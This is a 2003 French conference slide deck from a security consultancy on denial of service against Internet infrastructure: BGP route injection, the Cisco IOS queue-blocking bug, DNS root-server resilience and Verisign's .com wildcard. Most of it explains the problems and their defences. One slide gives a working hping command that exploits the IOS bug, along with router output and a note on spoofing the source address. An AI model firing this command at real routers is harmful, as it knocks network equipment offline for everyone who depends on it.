



HERVÉ SCHAUER CONSULTANTS

Cabinet de Consultants en Sécurité Informatique depuis 1989

Spécialisé sur Unix, Windows, TCP/IP et Internet

Journées du CELAR

4 Novembre 2003

Deni de service des infrastructures Internet


Hervé Schauer <Herve.Schauer@hsc.fr>

Alain Thivillon <Alain.Thivillon@hsc.fr>

- × Injection BGP : fantasmes et réalités
- × Bug de Cisco IOS : la grande peur de juillet 2003
- × La sécurité du DNS à l'échelle de l'Internet et de l'entreprise
- × Déni de service politique : Verisign kidnappe .com et .net
- × Conclusion
- × Références

× Protocole de routage de l'internet

- × L'internet est découpé en AS (Autonomous System) contenant les réseaux de l'opérateur (192.70.106.0/24, 213.91.0.0/17, ...)
- × Les opérateurs s'échangent les annonces de routes
- × Gestion locale



- × Injection de « *Bogus Routes* »
 - × Exemple : mon ISP annonce 214.56.76.0/22, le pirate annonce 214.56.77.0/24 : il gagne
 - × Conséquences : détournement de trafic, déni de service
 - × Déjà arrivé et arrivera encore
 - × Repéré assez vite ...
 - × La plupart des opérateurs Internet filtrent les annonces qu'ils recoivent
 - × Filtrage automatique à partir des bases ARIN, RIPE, etc ...
- × Usurpation (*spoofing*) de session BGP
 - × Possible en théorie : TCP non sécurisé la plupart du temps
 - × En pratique, cela revient à avoir un accès au niveau 2
 - × La aussi, pas très discret, et très difficile à réussir

- × Injection de routes DUSA (*Documented Special Use Addresses*)
 - × Par exemple 192.168.0.0/16
 - × La aussi, il faut filtrer les annonces, y compris dans les transits, y compris en sortie
- × Epuisement de ressources (*ressource starvation*)
 - × Connexions répétées au port 179/tcp
 - × C'est la principale attaque aujourd'hui
 - × Gestion de la session au niveau hardware sur l'ASIC
 - × Filtrage IP par Receive-ACL
- × *Bug* BGP
 - × Les *bugs* posent en général des problèmes opérationnels avant d'être des problèmes de sécurité
 - × Un *bug* IOS qui permettrait à une annonce erronée de faire planter tous les IOS n'est pas à exclure

- × BGP repose beaucoup sur la confiance qu'ont entre eux les différents opérateurs
 - × Beaucoup de points d'échange ne sont pas authentifiés
 - × Les gens se connaissent ...
- × Solutions:
 - × RFC2385 : signature MD5 des paquets TCP :
<http://www.hsc.fr/ressources/breves/tcp-md5.html>
 - × Filtrage des adresses MAC dans les points d'échange
 - × *Ingress, Egress, Max Prefixes*
 - × IPsec ...
 - × Si un opérateur n'a pas été capable de faire du MD5, sera-t'il capable de mettre en oeuvre IPsec ?
 - × Cela ne résoud pas de problème ...
 - × S-BGP : <http://www.net-tech.bbn.com/sbgp/>

- × Dénier de service sur tous les équipements Cisco
 - × En envoyant des paquets dirigés vers le Cisco avec un TTL à 0 sur les protocoles IP 53 (SWIPE), 55 (IP Mobility), 77 (Sun-ND), 103 (PIM).
 - × Le paquet est mis dans la file, un callback est fait dans IOS, mais celui-ci effectue un return() quand le TTL est 0 ou 1.
 - × Le paquet reste dans la file d'attente et n'est jamais sorti.
 - × La file d'attente se remplit après 75 paquets par défaut.
 - × Le routeur n'est plus accessible et ne traite plus les paquets entrants sur cette interface.
- × Concerne tous les IOS depuis 10.x jusqu'à 12.2
 - × Les protocoles décrits (sauf PIM) sont tous obsolètes.
 - × Ils ont comme caractéristique commune de nécessiter une diffusion sur les autres interfaces quand le routeur reçoit un paquet.

- × Exploitation triviale :

```
hping --raw --ipproto 55 --fast --ttl 12 <routeur>
```

```
externe.hsc.fr#sh int Eth0/0
```

```
Ethernet0/0 is up, line protocol is up
```

```
...
```

```
Output queue 0/40, 0 drops; input queue 1/75, 131 drops
```

```
externe.hsc.fr#show buffers input-interface Ethernet 0/0 packet
```

```
...
```

```
source: 192.70.106.25, destination: 192.70.106.30, id: 0xE419, ttl: 1, prot: 55
```

```
01D01C40: 0050 732BBD80 .Ps+=.
```

```
01D01C50: 00C0CA10 94AB0800 45000014 E4190000 .@J..+..E...d...
```

```
01D01C60: 013780D5 C0466A19 C0466A1E 00000000 .7.U@Fj.@Fj.....
```

```
01D01C70: 00000000 00000000 00000000 00000000 .....
```

```
01D01C80: 00000000 0000AA .....
```

- × Peut être effectué:

- × en usurpant (*spoofing*) l'adresse source
- × en changeant d'adresse à chaque paquet

- × Cisco a publié une version corrigée d'IOS pour chaque plateforme et chaque branche depuis 11.1 :
 - × Pas d'impact sur la fiabilité
 - × Pas de changement de taille du code
- × Les opérateurs importants ont été prévenus en avance :
 - × Ils ont pu mettre à jour rapidement leurs équipements
 - × Il y a eu plus de perturbations liées aux mises à jour que pour des attaques
 - × Certains ont mis des filtres sur les équipements le supportant (*Receive ACL*), sur les routeurs peu chargés, ou sur les routeurs d'extrémité
- × Attention :
 - × Beaucoup de routeurs sont encore vulnérables !
 - × Quasiment aucune mise à jour ni filtrage dans les réseaux d'entreprise ...

- × Ver style Slammer ou Blaster
 - × Il reste des vulnérabilités non exploitées dans Windows (MS03-043, MS03-039)
 - × Insertion d'un portable contaminé dans le réseau
- × Recherche des routeurs locaux
 - × par inondation autour du réseau local puis traceroute vers les machines découvertes
 - × par interrogation SNMP sur le routeur local
- × Attaque des routeurs en commençant par les routeurs les plus éloignés découverts
- × Scénarios de défense lors de l'attaque
 - × Avez vous des câbles consoles Cisco ?
 - × Avez vous des moyens d'écouter le réseau ?

- × Non sécurisé depuis l'origine
 - × Basé sur UDP, facilité de vol (*hijacking*) de la connexion
 - × Pas de signature des réponses
- × Les logiciels actuels ont été améliorés en sécurité
 - × Aléa des TID (*DNS Cache Poisoning*)
 - × Plus de mise en cache abusive d'informations
 - × Attention aux configuration par défaut
- × Les fonctions DNSSEC ne progressent pas
 - × Trop compliqué, trop coûteux
 - × Elles font même **reculer** la sécurité : tous les soucis de Bind dans les dernières années concernent les fonctions de cryptographie et des fonctionnalités que peu de gens utilisent.
 - × La même chose est également vraie pour les fonctions IPV6 de Bind !

- × Maillon faible : les serveurs racine (*root servers*)
 - × Contiennent les adresses des NS de .com, .net, .org , .fr, ...
 - × Actuellement 13 Adresses IP. Il est difficile d'en ajouter (taille de la réponse DNS).
 - × Déjà partiellement victimes d'attaques (DDOS) l'an dernier. Influence quasi nulle, due à la collaboration efficace des ISP.
 - × Utilisation de *Anycast Routing*: le même AS est annoncé par plusieurs hébergeurs : f.root-servers.net (isc.org) est sur 14 sites dans le monde entier : <http://f.root-servers.org/>.
 - × Un à Helsinki, un au Japon
 - × Un géré par le RIPE en *Anycast* (Londres + Amsterdam + ...) , voir le document RIPE-268
 - × La France est à la traîne, voir <http://www.isc.org/peering/>.
 - × Depuis Wanadoo les requêtes vont à Hong-Kong ...

- × Que savez vous de la sécurité de vos DNS publics ?
 - × Souvent confiés à des opérateurs : le font-ils bien, comment, avec quels logiciels, quelle politique de sécurité ?
 - × Un organisme important doit gérer son propre DNS primaire:
 - × meilleur contrôle de la sécurité
 - × adaptabilité
 - × Avez vous le contrôle de vos domaines chez le *Registrar* ?
- × Sur le réseau interne :
 - × Si vous coupez la liaison DNS avec Internet, êtes vous sur que vos applications ou vos serveurs marchent normalement ?
 - × Nécessité pour une entreprise :
 - × de bien gérer les DNS des zones internes,
 - × de collecter les requêtes DNS émises et de les analyser,
 - × de ne pas oublier les zones inverses 168.192.in-addr.arpa(cf <http://as112.net/>)

- × NSD (<http://www.nlnetlabs.nl/nsd/index.html>) : autoritaire seulement. Utilisé par k.root-servers.net (Ripe)
- × PowerDNS (<http://www.powerdns.com/>) : *backends* BD (MySQL, PostGres, Oracle, DB2) et LDAP
 - × FreeBSD, Linux , MacOSX, Solaris , AIX
 - × Windows 2000
- × MaraDNS (<http://www.maradns.org/>)
 - × Quelques fonctions intéressantes dans la sécurité
 - × Séparation transfert de zones / serveur
- × djbdNS (<http://cr.yp.to/djbdns.html>)
 - × Mise en oeuvre délicate
 - × Auteur contreversé

- x Verisign est l'opérateur (« *Registry* ») de .com et .net
 - x Attention à ne pas confondre avec Versign *Registrar* (Network Solutions)
 - x Deux rôles : tenir le registre de ces TLD (domaines de plus haut niveau), gérer l'infrastructure DNS (g-tld-servers.net)
 - x 6 \$US pa domaine et par an
- x Chronologie :
 - x 15/09 : Ajout d'un joker (*wildcard*) dans le DNS pour *.com et *.net : tous les domaines existent et pointent vers sitefinder.com
 - x 18/09 : Changement du serveur de messagerie *brain-damaged* par Postfix
 - x 19/09 : Première lettre de l'ICANN
 - x 21/09 : Verisign répond ("on s'en fout!")
 - x 03/10 : Injonction de revenir
 - x 05/10 : Retour (provisoire ?) à la normale

- × Règles anti-spam caduques
 - × Depuis longtemps, beaucoup de produits vérifient que les domaines émetteurs ont un domaine existant.
 - × Les spammeurs peuvent à nouveau utiliser un domaine quelconque.
- × Problème de logiciels mal configurés
 - × Le domaine n'existait pas (ou plus !), il pointe désormais sur Internet
 - × Ordre de la résolution (DNS, Wins, diffusion (*broadcast*), ...)
 - × Effets de bord variés, pas toujours visibles (exemple : imprimantes)
- × Fuite d'information
 - × Message confidentiel sortant par exemple vers Internet
- × Confusion des utilisateurs
 - × Exemple : messages d'erreurs traduits

- × Réaction technique du monde OpenSource
 - × Correctifs Bind, djbdns, sendmail, postfix, ...
 - × Va t'on commencer sur le DNS le même combat que sur le spam ?
- × Comment a t'on pu laisser une société qui a déjà le monopole de la gestion des certificats gérer aussi les plus gros TLD ?
 - × Verisign, ex-NSI n'en est pas à son coup d'essai de pratiques douteuses
 - × Rappel Juillet 1997 : la moitié de .com disparaît
- × Passivité des États et des organisations internationales
 - × La résistance s'organise de manière informelle, dans des organisations où les européens sont peu ou pas représentés
 - × Ex : Nanog
- × Tout est à vendre, y compris nos erreurs de frappe ...

- × Privilégier l'**indépendance**, le **choix**, l'**autonomie** et donc la **l'interopérabilité** et la **diversité**
- × Réguler de manière énergique le secteur de l'informatique où la concurrence ne fonctionne pas
- × Soutenir des normes adaptées aux besoins et imposer pour de vrai leur respect
- × Normaliser des cibles d'évaluation par type de produit et instaurer une procédure d'évaluation légère et obligatoire
- × Développer une certification de compétence des individus
- × Penser à une évaluation de sécurité de ce qui est le support des infrastructures critique : routeurs, commutateurs, serveurs

- x BGP et DNS, attaques sur les protocoles critiques de l'Internet, Nicolas Dubee, SSTIC, 11/06/03,
http://www.sstic.org/presentations/BGP_et_DNS___N._Dubee/SSTIC03-Dubee
- x Le réseau ne se protège pas tout seul, Hervé Schauer, secuser, 27/07/03, http://www.secuser.com/archives/editos/030725_hs_cisco.htm
- x Un déni de service global est bel et bien possible, Hervé Schauer, secuobs, 26/08/03,
http://www.secuobs.com/interviews/22082003it_herve_schauer_hsc.html
- x Pourquoi faut-il avoir peur du wildcard DNS de Verisign sur .com et .net ? Alain Thivillon, ZDnet, 17/09/03,
<http://www.zdnet.fr/actualites/opinions/0,39020797,39123896,00.htm>